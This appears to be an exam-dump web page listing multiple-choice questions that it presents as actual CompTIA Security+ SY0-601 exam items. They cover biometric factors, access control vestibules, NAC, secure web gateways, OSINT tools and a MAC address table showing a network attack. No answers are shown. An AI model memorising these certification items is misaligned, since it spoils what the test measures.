
An employee who is using a mobile device for work, is required to use a fingerprint to unlock the device. Which of the following is this an example of?

A. Something you know

B. Something you are

C. Something you have

D. Somewhere you are



Actual exam question from CompTIA's SY0-601

Question #: 456

Topic #: 1

[All SY0-601 Questions]

Which of the following security controls can be used to prevent multiple people from using a unique card swipe and being admitted to a secure entrance?

A. Visitor logs

B. Faraday cages

C. Access control vestibules

D. Motion detection sensors

Actual exam question from CompTIA's SY0-601

Question #: 457

Topic #: 1

[All SY0-601 Questions]

Unauthorized devices have been detected on the internal network. The devices' locations were traced to Ethernet ports located in conference rooms. Which of the following would be the best technical controls to implement to prevent these devices from accessing the internal network?


A. NAC

B. DLP

C. IDS

D. MFA

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 458

Topic #: 1

[All SY0-601 Questions]

A Chief Information Security Officer (CISO) wants to implement a new solution that can protect against certain categories of websites whether the employee is in the office or away. Which of the following solutions should the CISO implement?


A. WAF

B. SWG

C. VPN

D. HIDS

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 459

Topic #: 1

[All SY0-601 Questions]

A security analyst is using OSINT to gather information to verify whether company data is available publicly. Which of the following is the best application for the analyst to use?

A. theHarvester

B. Cuckoo

C. Nmap

D. Nessus


Actual exam question from CompTIA's SY0-601

Question #: 460

Topic #: 1

[All SY0-601 Questions]

A network engineer receives a call regarding multiple LAN-connected devices that are on the same switch. The devices have suddenly been experiencing speed and latency issues while connecting to network resources. The engineer enters the command show mac address-table and reviews the following output:



VLAN	MAC	PORT
1	00-04-18-EB-14-30	Fa0/1
1	88-CD-34-19-E8-98	Fa0/2
1	40-11-08-87-10-13	Fa0/3
1	00-04-18-EB-14-30	Fa0/4
1	88-CD-34-00-15-F3	Fa0/5
1	FA-13-02-04-27-64	Fa0/6

Which of the following best describes the attack that is currently in progress'?


A. MAC flooding

B. Evil twin

C. ARP poisoning

D. DHCP spoofing

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 461

Topic #: 1

[All SY0-601 Questions]

